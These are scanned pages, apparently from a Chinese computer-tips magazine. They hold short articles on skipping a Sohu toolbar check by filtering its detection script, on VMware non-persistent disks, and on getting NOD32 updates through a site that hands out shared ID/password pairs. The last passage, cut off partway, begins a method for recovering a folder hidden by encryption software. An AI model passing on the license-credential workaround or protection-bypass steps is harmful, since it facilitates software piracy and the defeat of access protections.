


图1　要求安装sogou直通车的页面

这样，我们每次只能看那么三、四张页面，就不得不安装搜狗直通车才能继续浏览了，而我们又不想在自己的机器上安装太多的插件，不要说浏览器打开速度慢，看着也觉得难看啊。下面我们就来看看到底怎么才能让我们不安装搜狗直通车也能不停地看图片。

二、初试刀锋

因为自己平常喜欢做网站，有时就会安装Alexa工具条来访问自己的网站，提高网站的全球排名，而这时使用WinSockExpert来抓取浏览器访问网站的数据包，会发现其中浏览器类型user-agent多了"Alexa ToolBar"的字样，因此就联想到，是不是搜狐的图片频道也是根据这个原理，让我们先安装搜狗直通车，安装后，浏览器的类型会被改变，搜狐再根据它网站上得到的用户信息中的user-agent来判断我们是不是安装了搜狗直通车了呢？要知道，我们可以依次修改以下注册表键的键值来修改IE浏览器的user-agent的值：

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\User Agent\(Default)
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\User Agent\Compatible
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\User Agent\Version
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\User Agent\Platform
```

修改的方法已经知道了，但是否可行，如果可行的话，我们需要做什么样的更改，这些还是需要通过实践来比较一下的。首先用没有安装搜狗直通车的IE浏览器来打开搜狗图吧的页面，并使用WSE来抓包，得到的数据包如下：

```
GET / HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/msword, application/vnd.ms-excel, application/vnd.ms-powerpoint, */*
Accept-Language: zh-cn
UA-CPU: x86
Accept-Encoding: gzip, deflate
If-Modified-Since: Sat, 06 May 2006 13:10:16 GMT; length=65895
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
Host: pic.book.sohu.com
Connection: Keep-Alive
Cookie: SITESERVER=ID=2a0d1996fb2655405421d6c5ecd7e60c; SUV=114624640702961l; IPLOC=unknown
```

这样我们可以看到，不安装搜狗直通车时，user-agent的值是Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)。然后再安装搜狗直通车，并同样使用IE浏览器访问搜狗图吧网站，抓包得到的user-agent的值仍然是Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)。到这里我真是失望啊，看来这条路走不通了，不过还是锻炼了下如何使用抓包工具，还从网上了解到了修改IE的user-agent的方法，看来只有来观察搜狐图吧网站的源代码了。


三、深入分析

通过阅读页面代码，我们看到页面引入了一个叫lookbar.js的javascript文件很可疑，那么我们就来看看lookbar.js文件的代码，在这里我们终于找到了判断是否安装了搜狗直通车的函数checkToolbar：

```
function checkToolbar( pic_url) {
    var expdate = new Date();
    var debug = 0;
    try {
    var check_browser = CheckBrowser();
    var check_flag = CheckFlag();
    if ( check_browser && check_flag ) {
        var obj = new ActiveXObject("sogoutb.Detector");
        if (obj) {
        }
    }
    } catch (e) {
    //这里省略跳转到安装搜狗直通车的代码
    }
}
```

我们可以发现，判断的关键就是首先定义变量obj，并将其制定为sogoutb.Detetor的实例对象，而后检测是否制定成功，因为在没有安装搜狗直通车时，

sogoutb.Detetor这个对象的实例obj就是空的了。


图2　GreenBrowser设置界面


找到了跳转的源头，我们再想想如何来防止搜狐判断并跳转呢，这时我想到了GreenBrowser浏览器的广告过滤功能。通过查询官方网站的帮助，我知道了GreenBrowser可以对网页内图片、引入js等代码所加载的地址进行过滤。于是首先打开GreenBrowser的“选项”菜单，然后进入“内容过滤”栏目，启用页面过滤内容列表，然后在页面内容过滤列表中添加一条内容为http://photo.pic.sohu.com/images/picjs/lookbar.js的记录，如图2所示，然后点击“确定”，这样，以后在看图片的时候就不会被强行跳转到要求安装搜狗直通车的页面了。

编辑点评：通过过滤相关文件来绕过安装限制很不错，关键在于你要对脚本语言了解。

虚拟机也玩系统还原

天使小优

从本文你可以学到：
1.在VMware中给虚拟机添加还原功能。


设置还原功能流程图

现在的虚拟机多种多样，而我们用虚拟机可以大胆地进行危险性的操作，如调试木马、测试病毒、分区格式化等。我们通常使用虚拟机中的快照功能来恢复系统，这个速度可比在物理机器上使用ghost还原系统快得多，但我还是觉得慢了。有没有让系统重新启后就能自动还原成原始状态的方法呢?(就好像系统中安装了还原卡一样)，在经过一段时间的摸索后，方法终于找到了，现在拿出来和大家共享一下，请高手们不要见笑。

首先你要保证已经安装好VMware以及一个虚拟的操作系统，然后我们依次选择自己需要添加还原功能的系统，我这里选择的是Windows 2000，再选择“编辑虚拟机设置”，在弹出的“虚拟机控制面板”中的“硬件”选项页中选择“硬盘”，接着点击“高级”按钮，就会弹出“高级虚拟磁盘选项”窗口，在模式中选择“独立”，并选中“非持久的”即可，如图所示。

设置好后就可以体验一下了，不管对虚拟系统的改动有多大，只要重新启动后所有的一切就都被还原了，就好像虚拟系统里加了一个还原卡呢，赶快行动吧！

编辑点评：除了这个方法，还可以在关机的时候恢复到快照，效果是相同的。

从本文你可以学到：
1.如何获得90天免费试用NOD32的方法。
2.获得免费升级NOD32的方法。

吃一顿NOD32免费大餐

天使小优

NOD32简体测试版全民公测大行动已经开始了，我们到www.nod32cn.com/download/beta.php，通过用自己的电子邮件免费领取90天的登记证，于是我就开始了对NOD32的第一次体验，感觉非常不错，每个小时都可以升级，占用内存资源比较少（至少比卡巴要好）。但是，如果90天一过，不就没法升级了吗？于是苦苦寻找能永久免费升级的方法，最后遇到一GG，他告诉了我一个地址http://www.xtraboard.org/nod/fortunecookie.php?action=go&submit=Open+Another+Cookie%21，该链接可以即时生成可以用的ID和密码，我也再不用为升级NOD32而发愁了。（图1）




图1

编辑点评：看到此文章，小编我也尝试了一下，果然可以升级。如果遇到打开这个链接没有显示ID和密码的情况，多刷新几次即可。确实，NOD32占用的资源比卡巴少，但在AMON常驻内存扫描器的监视下，所有文件的访问都会被检查，这对于配置较低的用户就会感到系统运行速度比较慢。 NOD32下载地址：http://u4.eset.com/eval/win/v2/nentchst.exe

破解才是硬道理

smallrascal

从本文你可以学到：
1. 手工"还原"加密后的文件夹与文件
2. 利用工具获取内存密码。

前些天试用了一款名为"龙软居文件夹加密至尊(免费版)"(下文简称加密软件)的软件，听名字就知道是加密文件夹的，下载安装完之后随手选了个文件夹就加了密，等到试用完之后想取消加密时，却忘了刚刚随意输入的密码，这可不好，其中有个压缩文件是急需的，必须把它"恢复"出来，因此就有了下文，也算是一次对文件夹加密软件的安全测试吧！

试 用

首先，我们来看一下没有加密前F盘的文件夹及文件，如图1所示。




图1

现在进入加密软件，选择F盘下的folder文件夹输入密码进行加密。顺便说一下，此款加密软件可以对每个文件夹设置不同的密码，这也是它的优点之一，不过忘了密码就麻烦了，就像我。加密完成后，我们再次看一下F盘下的文件夹和文件，如图2所示。




图2

是不是发现在上图中少了"folder"文件夹，而多了"folder"文件？我们用记事本打开此文件，如图3所示。




图3

根据其第一行的"[Path]"，可以猜测到这个文件记录的是加密文件夹的原路径；第二行应该是加了密的路径名，前面的"Dir"应该是目录(directory)的缩写。

破 解

下面我们先来看一个DOS命令：CHKDSK，它是用于检测磁盘状态的，说明如图4所示。




图4

其中有一个参数"/V"的功能是列出磁盘上所有文件的完整路径和文件名。下面我们进入命令行，将盘符切换到F盘下，随后执行"chkdsk/v>f:\list.txt"。此命令的功能是将F盘上所有文件的完整路径和文件名输入到F盘根目录下的LIST.TXT文件中。等命令执行完后，打开LIST.TXT文件，用我们知道的文件名就是图1中的进行查找，发现在文件列表中能够找到，结果如图5所示。

看看图5中被选中的部分，可以发现图1中的两个文件都在其中，还多了一个加密软件自动产生的".dll"文件。再看看前面的文件夹名，是不是不认识了？这个应该是经过加密的。再往前看，是不是觉得"Recycled"这个文件夹很面熟？是的，它就是我们常用的"回收站"的文件名，只不过在系统注册表中做了规则而已。




图5

还 原

